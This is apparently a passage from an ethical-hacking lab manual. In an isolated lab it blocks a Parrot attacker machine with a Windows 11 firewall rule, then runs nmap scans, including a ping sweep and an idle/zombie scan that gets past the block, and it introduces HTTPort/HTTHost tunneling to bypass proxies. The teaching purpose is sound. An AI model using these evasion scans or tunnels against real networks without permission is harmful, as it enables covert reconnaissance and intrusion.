
14. In the **Name** section, provide any name to the rule (here, **Block Parrot Security**) and click **Finish**.



15. The newly created inbound rule has been configured to the **Windows 11** Firewall. Now, any **Incoming traffic** coming through the **Parrot Security** machine will be **blocked** by the **Windows 11** Firewall.



16. Close all open windows in the **Windows 11** machine and click **Parrot Security** to switch to the **Parrot Security** machine.
17. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.



18. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
19. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

The password that you type will not be visible.

20. Now, type **cd** and press **Enter** to jump to the root directory.

The screenshot shows a Parrot OS desktop environment. In the top right corner, there is a system tray with icons for battery, signal strength, and date/time (Mon Apr 18, 05:24). The main window is a terminal titled "cd - Parrot Terminal". The terminal window has a dark background with a green and blue geometric pattern. It displays the following command history:

```
[attacker@parrot] ~
$ sudo su
[sudo] password for attacker:
[root@parrot] ~
# cd
[root@parrot] ~
#
```

The desktop background is also dark with a similar geometric pattern. On the desktop, there are icons for "README.Licence" and "Trash". The bottom of the screen shows the desktop menu bar with "Menu" and the terminal window title.

21. We will now perform a basic Nmap scan on **Windows 11** machine.
22. Type **nmap 10.10.1.11** and press **Enter**. As the Firewall is turned on in the **Windows 11** machine, the output of the Nmap scan shows that all the 1,000 scanned ports on **10.10.1.11** are filtered.

The IP address of the **Windows 11** machine may differ when you perform this task.

The screenshot shows a terminal window titled "nmap 10.10.1.11 - Parrot Terminal". The terminal is running on a Parrot OS desktop environment. The terminal history includes:

```
[attacker@parrot]~[-]
└─$ sudo su
[sudo] password for attacker:
[root@parrot]~[-]/home/attacker
└─#cd
[root@parrot]~[-]
└─#nmap 10.10.1.11
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-18 05:35 EDT
Nmap scan report for 10.10.1.11
Host is up (0.00089s latency).
All 1000 scanned ports on 10.10.1.11 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: 00:15:5D:01:80:00 (Microsoft)

Nmap done: 1 IP address (1 host up) scanned in 21.29 seconds
[root@parrot]~[-]
└─#
```

23. We will now perform **TCP SYN Port Scan** on the **Windows 11** machine and observe the results.
24. Type **nmap -sS 10.10.1.11** and press **Enter**. Observe that the results are the same as when the Windows 11 Firewall is turned on.

The screenshot shows a terminal window titled "nmap -sS 10.10.1.11 - Parrot Terminal". The terminal session starts with the user becoming root via "sudo su". It then runs an Nmap scan on the target IP 10.10.1.11, which shows the host is up with no filtered ports. The MAC address is identified as 00:15:5D:01:80:00 (Microsoft). The user then performs another Nmap scan with the "-sS" switch, resulting in the same findings. Finally, the user types a single "#".

```
[attacker@parrot] [-]
└─$ sudo su
[sudo] password for attacker:
[root@parrot] ~ /home/attacker
└── #cd
[root@parrot] ~
└── #nmap 10.10.1.11
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-18 05:35 EDT
Nmap scan report for 10.10.1.11
Host is up (0.00089s latency).
All 1000 scanned ports on 10.10.1.11 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: 00:15:5D:01:80:00 (Microsoft)

Nmap done: 1 IP address (1 host up) scanned in 21.29 seconds
[root@parrot] ~
└── #nmap -sS 10.10.1.11
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-18 05:38 EDT
Nmap scan report for 10.10.1.11
Host is up (0.00042s latency).
All 1000 scanned ports on 10.10.1.11 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: 00:15:5D:01:80:00 (Microsoft)

Nmap done: 1 IP address (1 host up) scanned in 21.25 seconds
[root@parrot] ~
└── #
```

25. Now, perform **INTENSE Scan**. Type **nmap -T4 -A 10.10.1.11** and press **Enter**. We still receive the same result as when the Firewall is turned on.

Here, **-T4** switch refers to the Aggressive (4) speeds scans and **-A** switch enables OS detection, version detection, script scanning, and traceroute.

The screenshot shows a terminal window titled "nmap -T4 -A 10.10.1.11 - Parrot Terminal". The terminal output is as follows:

```
Nmap done: 1 IP address (1 host up) scanned in 21.29 seconds
[root@parrot]~[-]
└─# nmap -ss 10.10.1.11
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-18 05:38 EDT
Nmap scan report for 10.10.1.11
Host is up (0.00042s latency).
All 1000 scanned ports on 10.10.1.11 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: 00:15:5D:01:80:00 (Microsoft)

Nmap done: 1 IP address (1 host up) scanned in 21.25 seconds
[root@parrot]~[-]
└─# nmap -T4 -A 10.10.1.11
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-18 05:40 EDT
Nmap scan report for 10.10.1.11
Host is up (0.00060s latency).
All 1000 scanned ports on 10.10.1.11 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: 00:15:5D:01:80:00 (Microsoft)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop

TRACEROUTE
HOP RTT      ADDRESS
1  0.60 ms  10.10.1.11

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.53 seconds
[root@parrot]~[-]
└─#
```

26. We will now perform a **Ping Sweep** scan on the subnet to discover the live machines in the network. Type **nmap -sP 10.10.1.0/24** and press **Enter**. In the output of the Nmap, you will be able to find the live machines on the network, as shown in the screenshot.
27. As per the scan result, you can observe that the Windows Server 2019 machine is Active (10.10.1.19).

The screenshot shows a terminal window titled "nmap -sP 10.10.1.0/24 - Parrot Terminal". The terminal is running on a Parrot OS system, as indicated by the desktop icons at the top. The command entered was "nmap -sP 10.10.1.0/24". The output of the scan is displayed in green text on a black background. It shows that 1 IP address (1 host up) was scanned in 24.53 seconds. The report includes details for 7 hosts, each with its MAC address and latency information. The scan was completed in 2.03 seconds.

```
nmap -sP 10.10.1.0/24 - Parrot Terminal
File Edit View Search Terminal Help
1 0.60 ms 10.10.1.11
[root@parrot]-
# nmap -sP 10.10.1.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-18 05:43 EDT
Nmap scan report for 10.10.1.2
Host is up (0.00097s latency).
MAC Address: 02:15:5D:12:C9:5C (Unknown)
Nmap scan report for 10.10.1.9
Host is up (0.00074s latency).
MAC Address: 02:15:5D:12:C9:60 (Unknown)
Nmap scan report for 10.10.1.11
Host is up (0.00080s latency).
MAC Address: 00:15:5D:01:80:00 (Microsoft)
Nmap scan report for 10.10.1.14
Host is up (0.00046s latency).
MAC Address: 02:15:5D:12:C9:61 (Unknown)
Nmap scan report for www.moviescope.com (10.10.1.19)
Host is up (0.00084s latency).
MAC Address: 02:15:5D:12:C9:5E (Unknown)
Nmap scan report for 10.10.1.22
Host is up (0.00075s latency).
MAC Address: 00:15:5D:01:80:02 (Microsoft)
Nmap scan report for 10.10.1.13
Host is up.
Nmap done: 256 IP addresses (7 hosts up) scanned in 2.03 seconds
[root@parrot]-
#
```

28. Now, perform a **Zombie Scan**. Type **nmap -sI 10.10.1.22 10.10.1.11** and press **Enter**. You can see that various ports and services are open, as shown in the screenshot.

You can perform a Zombie scan by choosing any of the IPs that are obtained in the ping sweep scan. In this task, we are choosing **Windows Server 2022** as the Zombie.

The screenshot shows a terminal window titled "nmap -sI 10.10.1.22 10.10.1.11 - Parrot Terminal". The terminal is running on a Parrot OS system, indicated by the root prompt "[root@parrot]". The user has run the command "nmap -sI 10.10.1.22 10.10.1.11" to scan host 10.10.1.11 from zombie 10.10.1.22. The output shows the following information:

```
[root@parrot]~
└─# nmap -sI 10.10.1.22 10.10.1.11
WARNING: Many people use -Pn w/Idlescan to prevent pings from their true IP. On the other hand, timing info Nmap gains from pings can allow for faster, more reliable scans.
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-20 02:05 EDT
Idle scan using zombie 10.10.1.22 (10.10.1.22:443); Class: Incremental
Nmap scan report for 10.10.1.11
Host is up (0.048s latency).

Not shown: 995 closed|filtered tcp ports (no-ipid-change)

PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
MAC Address: 00:15:5D:01:80:00 (Microsoft)


Nmap done: 1 IP address (1 host up) scanned in 8.14 seconds
[root@parrot]~
└─#
```

29. Click **Windows 11** to switch to the **Windows 11** machine and delete the newly created rule in the **Windows Defender Firewall with Advanced Security** window.

The screenshot shows the Windows Defender Firewall with Advanced Security interface. The left sidebar has a tree view with 'Inbound Rules' selected. The main area displays a table of 'Inbound Rules' with columns: Name, Group, Profile, Enabled, and Action. A rule named 'Block Parrot Security' is highlighted. The right sidebar contains an 'Actions' menu with options like 'New Rule...', 'Filter by Profile', 'View', 'Refresh', 'Export List...', 'Help', and specific actions for the selected rule: 'Disable Rule', 'Cut', 'Copy', 'Delete', 'Properties', and 'Help'. The status bar at the bottom shows 'Deletes the current selection.' and the system tray indicates the date and time as 4/18/2022 2:47 AM.

Name	Group	Profile	Enabled	Action
Block Parrot Security		All	Yes	Block
Firefox (C:\Program Files\Mozilla Firefox)		Private	Yes	Allow
Firefox (C:\Program Files\Mozilla Firefox)		Private	Yes	Allow
Microsoft Teams	{78E1CD88-49E3-476E-B926-...}	All	Yes	Allow
Microsoft Teams	{78E1CD88-49E3-476E-B926-...}	All	Yes	Allow
AllJoyn Router (TCP-In)	AllJoyn Router	Domai...	Yes	Allow
AllJoyn Router (UDP-In)	AllJoyn Router	Domai...	Yes	Allow
App Installer	App Installer	Domai...	Yes	Allow
BranchCache Content Retrieval (HTTP-In)	BranchCache - Content Retr...	All	No	Allow
BranchCache Hosted Cache Server (HTTP...	BranchCache - Hosted Cach...	All	No	Allow
BranchCache Peer Discovery (WSD-In)	BranchCache - Peer Discove...	All	No	Allow
Cast to Device functionality (qWave-TCP...	Cast to Device functionality	Private...	Yes	Allow
Cast to Device functionality (qWave-UDP...	Cast to Device functionality	Private...	Yes	Allow
Cast to Device SSDP Discovery (UDP-In)	Cast to Device functionality	Public	Yes	Allow
Cast to Device streaming server (HTTP-St...	Cast to Device functionality	Domain	Yes	Allow
Cast to Device streaming server (HTTP-St...	Cast to Device functionality	Public	Yes	Allow
Cast to Device streaming server (HTTP-St...	Cast to Device functionality	Private	Yes	Allow
Cast to Device streaming server (RTCP-Str...	Cast to Device functionality	Private	Yes	Allow
Cast to Device streaming server (RTCP-Str...	Cast to Device functionality	Domain	Yes	Allow
Cast to Device streaming server (RTCP-Str...	Cast to Device functionality	Public	Yes	Allow
Cast to Device UPnP Events (TCP-In)	Cast to Device functionality	Public	Yes	Allow
Connected Devices Platform - Wi-Fi Dire...	Connected Devices Platform	Public	Yes	Allow
Connected Devices Platform (TCP-In)	Connected Devices Platform	Domai...	Yes	Allow
Connected Devices Platform (UDP-In)	Connected Devices Platform	Domai...	Yes	Allow
Core Networking - Destination Unreacha...	Core Networking	All	Yes	Allow

30. Turn off the Windows Defender Firewall for all **Profiles** in the **Windows 11** machine.



31. Close all open windows in each machine.

Task 2: Bypass Firewall Rules using HTTP/FTP Tunneling

HTTP tunneling technology allows attackers to perform various Internet tasks despite the restrictions imposed by firewalls. This method can be implemented if the target company has a public web server with port 80 used for HTTP traffic that is unfiltered by its firewall. This technology encapsulates data inside HTTP traffic (port 80). Many firewalls do not examine the payload of an HTTP packet to confirm that it is legitimate, thus it is possible to tunnel traffic via TCP port 80.


HTTPPort allows users to bypass the HTTP proxy, which blocks Internet access to e-mail, instant messengers, P2P file sharing, ICQ, News, FTP, IRC, etc. Here, the Internet software is configured, so that it connects to a local PC as if it is the required remote server; HTTPPort then intercepts that connection and runs it via a tunnel through the proxy. HTTPPort can work on devices such as proxies or firewalls that allow HTTP traffic. Thus, HTTPPort provides

access to websites and Internet apps. HTTPPort performs tunneling using one of two modes: SSL/CONNECT mode and a remote host.

The remote host method is capable of tunneling through any proxy. HTTPPort uses a special server software called HTTHost, which is installed outside the proxy-blocked network. It is a web server, and thus when HTTPPort is tunneling, it sends a series of HTTP requests to the HTTHost. The proxy responds as if the user is surfing a website and thus allows the user to do so. HTTHost, in turn, performs its half of the tunneling and communicates with the target servers. This mode is much slower, but works in the majority of cases and features strong data encryption that makes proxy logging useless.

